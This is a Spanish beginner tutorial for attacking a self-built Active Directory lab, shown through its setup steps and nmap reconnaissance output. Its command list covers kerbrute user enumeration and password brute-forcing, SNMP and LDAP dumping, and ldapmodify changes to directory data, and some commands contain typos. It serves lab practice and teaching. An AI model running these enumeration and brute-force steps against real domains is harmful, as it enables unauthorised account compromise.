



# GUIA FACIL DE PENETRACION DIRECTORIO ACTIVO

NIVEL PRINCIPIANTE

Daniel P.

[HTTPS://WWW.LINKEDIN.COM/IN/JAMERPEREZCYBERSECURITY/](https://www.linkedin.com/in/jamerperezcybersecurity/)

# TABLA DE CONTENIDO

INTRODUCCIÓN .....	2
¿QUE APRENDERÁS? .....	3
SOFTWARE UTILIZADO .....	4
COMANDOS UTILIZADOS.....	4
PREPARATIVOS .....	5
BUSQUEDA DE SERVIDOR .....	11
INFILTRACIÓN .....	17
MODIFICANDO INFORMACIÓN .....	21

# INTRODUCCIÓN

En este documento podrás aprender una de las muchas maneras de comprometer información de un servidor Windows con directorio activo, podrás llevar a cabo un laboratorio personal, seguro, y aislado para poner a prueba la guía.

Será necesario tener conocimientos muy básicos en informática, aun así, esta es una guía bastante descriptiva e intuitiva, de esta manera cualquier persona interesada o apasionada de la ciberseguridad podrá entender o ¿porque no? Practicar.

Habrá un contenido adicional al final el cual resulta interesante aplicar una vez practicado el contenido anterior.



⚠ Es importante tener en cuenta que el uso de esta guía o cualquier otra herramienta informática debe realizarse con permiso y en un entorno controlado, como parte de pruebas de penetración o auditorías de seguridad autorizadas. ⚠

# ¿QUE APRENDERÁS?

1. Tener paciencia.
2. Configuración de máquinas virtuales.
3. Creación de dominios.
4. Administración de directorios activos.
5. Creación y modificación de usuarios en directorio activo.
6. Instalación, configuración y activación de servicios de red.
7. Configuración de redes virtuales.
8. Obtención de información de directorios activos locales.
9. Agregar manualmente un programa y crear acceso directo del mismo.
10. Comparar contenido de archivos detalladamente.

# SOFTWARE UTILIZADO

1. VirtualBox
2. Imagen iso Windows server 2019 EVALUACION ESTANDAR y KALI LINUX
3. <https://github.com/ropnop/kerbrute/releases>


# COMANDOS UTILIZADOS

- `ifconfig`
- `ipconfig`
- `ping <IP>`
- `sudo apt update`
- `sudo apt upgrade`
- `namp -sV --script=banner <IP/MASCARA.SUB.RED>`
- `nbtscan <IP/MASCARA.SUB.RED>`
- `namp -sU -script nbstat.nse -p <PUERTO> <IP>`
- `snmpwalk <IP> -c <COMUNIDAD.PREDETERMINADA> -v2c | grep STRINGS`
- `snmp-check -p <PUERTO.SNMP> <IP>`
- `wget <URL>`
- `chmod <PROPIEDADES> <NOMBRE_DEL_ARCHIVO>`
- `kerbrute userenum --dc <IP> -d <NOMBRE.del.DOMINIO>`  
`<DIRECCION.ABSOLUTA.DEL.DICCIONARIO>`
- `kerbrute bruteuser --dc <IP> -d <NOMBRE.del.DOMINIO>`  
`<DIRECCION.absoluta.del.DICCIONARIO> <NOMBRE.USUARIO>`
- `ldapdomaindump -r -u <N.DOMINIO>\\" <USUARIO> -p <CONTRASEÑA> <IP>`
- `ls -alh`
- `ldapsearch -x -b "<N.DOMINIO>" -H ldap://<DIRECCION.IP> -D "<USUARIO@N.DOMINO>"`  
`-W > <NOMBRE.ARCHIVO.TXT>`
- `diff -side-by-side <PRIMER.ARCHIVO> <SEGUNDO.ARCHIVO>`
- `ldapsearch -x -b "<N.DOMINIO>" -H ldap://<DIRECCION.IP.LDAP> -D`  
`"<USUARIO@N.DOMINO>" -W "<FILTRO>"`
- `ldapmodify -H ldap://<DIRECCION.IP> -D "<USUARIO@N.DOMINO>" -W`
- `nano <NOMBREDELARCHIVO.TIPODEARCHIVO>`
- `cat <NOMBRE.DEL.ARCHIVO.EXTENSIÓN>`
- `ldapmodify -H ldap://<DIRECCION.IP> -D "<USUARIO@N.DOMINO>" -W -f`  
`<DIRECCION.ARCHIVO>`

# PREPARATIVOS


- Tener instalado VirtualBox, VMware pro o algún otro programa de virtualización.
- Configurar una red NAT personalizada

VirtualBox:




VMware:


1.



2.



3.



- Descargar imagen iso de: Windows Server 2019 EVALUACION ESTANDAR y Kali Linux.
- Instalar ambas imágenes en el programa de visualización con la siguiente configuración:
  1. Memoria RAM 1 a 2 GB o más.
  2. CPU procesadores 1 o 2.
  3. Memoria de video, toda.
  4. Network, un adaptador con la NAT Network que creamos.
  5. (recomendable durante la instalación de Windows agregar un usuario llamado administrador con una contraseña fácil o predecible)
- Una vez instalados ambos sistemas operativos verificamos que se les hayan asignado correctamente una dirección IP acorde con la red NAT que creamos anteriormente, para ello se puede usar los comando “`ipconfig`” para Windows, e “`ifconfig`” para Linux, luego confirmamos que se pueden comunicar o enviar paquetes uno a otro con el comando “`ping`”. te deberá aparecer algo así:

The screenshot shows a dual-boot environment with two operating systems side-by-side. On the left is Windows Server 2019 Standard Evaluation, showing its desktop interface with icons for File Explorer, Task View, and other system tools. On the right is Kali Linux, also showing its desktop interface. A terminal window in Kali Linux is active, displaying the following command-line session:

```

Administrator: Símbolo del sistema
(C) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Administrador>ipconfig
Configuración IP de Windows

Adaptador de Ethernet Ethernet:
  Su娟o DNS específico para la conexión . .
  Vinculo: dirección IPv6 local. . . . . : fe80::7469:ac17:179:18aa%11
  Dirección IPv4. . . . . : 172.26.2.17
  Máscara de subred . . . . . : 255.255.255.0
  Puerta de enlace predeterminada . . . . . : 172.26.2.1

C:\Users\Administrador>ping 172.26.2.4

Haciendo ping a 172.26.2.4 con 32 bytes de datos:
Respuesta desde 172.26.2.4: bytes=32 tiempo<32ms TTL=64

Estadísticas de ping para 172.26.2.4:
  Paquetes: enviados = 4, recibidos = 4, perdidos = 0
  (% perdidos),
  Tiempos aproximados de ida y vuelta en milisegundos:
    Minimo = 0ms, Máximo = 324ms, Media = 81ms

C:\Users\Administrador>


(kali㉿kali: ~)
$ ifconfig
eth0: flags=4163  mtu 1500
      inet 172.26.2.17 brd 172.26.2.255 netmask 255.255.255.0
      broadcast 172.26.2.255
      ether 08:00:27:c8:7e:f5  txqueuelen 1000  (Ethernet)
      RX packets 214105  bytes 55319668 (52.7 MiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 291564  bytes 27715523 (26.4 MiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73  mtu 65536
      inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
      broadcast 127.0.0.1
      loop  txqueuelen 1000  (Local Loopback)
      RX packets 493227  bytes 160160441 (152.7 MiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 493227  bytes 160160441 (152.7 MiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0


(kali㉿kali: ~)
$ ping 172.26.2.17
PING 172.26.2.17 (172.26.2.17) 56(84) bytes of data.
64 bytes from 172.26.2.17: icmp_seq=1 ttl=128 time=0.399 ms
64 bytes from 172.26.2.17: icmp_seq=2 ttl=128 time=0.635 ms
64 bytes from 172.26.2.17: icmp_seq=3 ttl=128 time=0.517 ms
64 bytes from 172.26.2.17: icmp_seq=4 ttl=128 time=0.621 ms
64 bytes from 172.26.2.17: icmp_seq=5 ttl=128 time=0.701 ms
64 bytes from 172.26.2.17: icmp_seq=6 ttl=128 time=0.626 ms

```


- Creamos un servidor de dominio, para hacerlo rápido puedes ver el siguiente video: [https://www.youtube.com/watch?v=NjUU61u\\_wuM](https://www.youtube.com/watch?v=NjUU61u_wuM)
- Asignamos nombre a nuestro servidor:




- En el servidor Windows instalamos el servicio SNMP (servicio que administra y supervisa dispositivos en la red):



- Una vez instalado agregamos la IP de nuestro Kali Linux y la comunidad “public” la cual tendrá permisos de lectura y escritura:



- Abrimos la administración de directivas y con click derecho editamos las políticas por defecto del dominio creado para permitir contraseñas débiles:



- Agregamos los siguientes objetos al dominio:

-UNIDAD ORGANIZATIVA: MADRID

-GRUPO: Recursos Humanos

USUARIO: Niko

CONTRASEÑA: Millon2

USUARIO: Mikaela

CONTRASEÑA: senha

USUARIO: james

CONTRASEÑA: abc123456789

- Actualiza el sistema Linux con “[sudo apt update](#)” y “[sudo apt upgrade](#)”

# BUSQUEDA DE SERVIDOR

1. Usamos el comando “`nmap -sV --script=banner <IP/MASCARA.SUB.RED>`”

Gracias a este comando podremos escanear toda la red local dentro del rango de red 24, que equivale a 255 IP, y podremos ver al servidor que tenemos en nuestra red.

```
(kali㉿kali)-[~]
└─$ nmap -sV --script=banner 172.26.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-18 11:18 EST
Nmap scan report for 172.26.2.1
Host is up (0.00029s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
53/tcp    open  domain  dnsmasq 2.78

Nmap scan report for 172.26.2.4
Host is up (0.00030s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.58 ((Debian))
|_http-server-header: Apache/2.4.58 (Debian)

Nmap scan report for 172.26.2.17
Host is up (0.00094s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http       Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-11-18 16:19:27Z)
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap       Microsoft Windows Active Directory LDAP (Domain: UPGRADEDOMAIN.LOCAL0., Site: Default-First-Site-Name)
443/tcp   open  ssl/http   Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
|_banner: ncacn_http/1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap       Microsoft Windows Active Directory LDAP (Domain: UPGRADEDOMAIN.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: SERVIDOR2019UPG; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 52.65 seconds
```

2. Si quieres ver específicamente los puertos abiertos de una IP, el comando seria el siguiente:

```
(kali㉿kali)-[~]
$ sudo nmap -PS 172.26.2.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-09 13:12 EST
Nmap scan report for 172.26.2.17
Host is up (0.00036s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
MAC Address: 08:00:27:AB:41:D1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 17.82 seconds
```

3. Sabiendo que tiene “NetBIOS” (servicio que se utiliza para comunicar utilizando una red local) ejecutamos el comando “`nbtscan <IP/MASCARA.SUB.RED>`” y miramos el nombre del servidor:

```
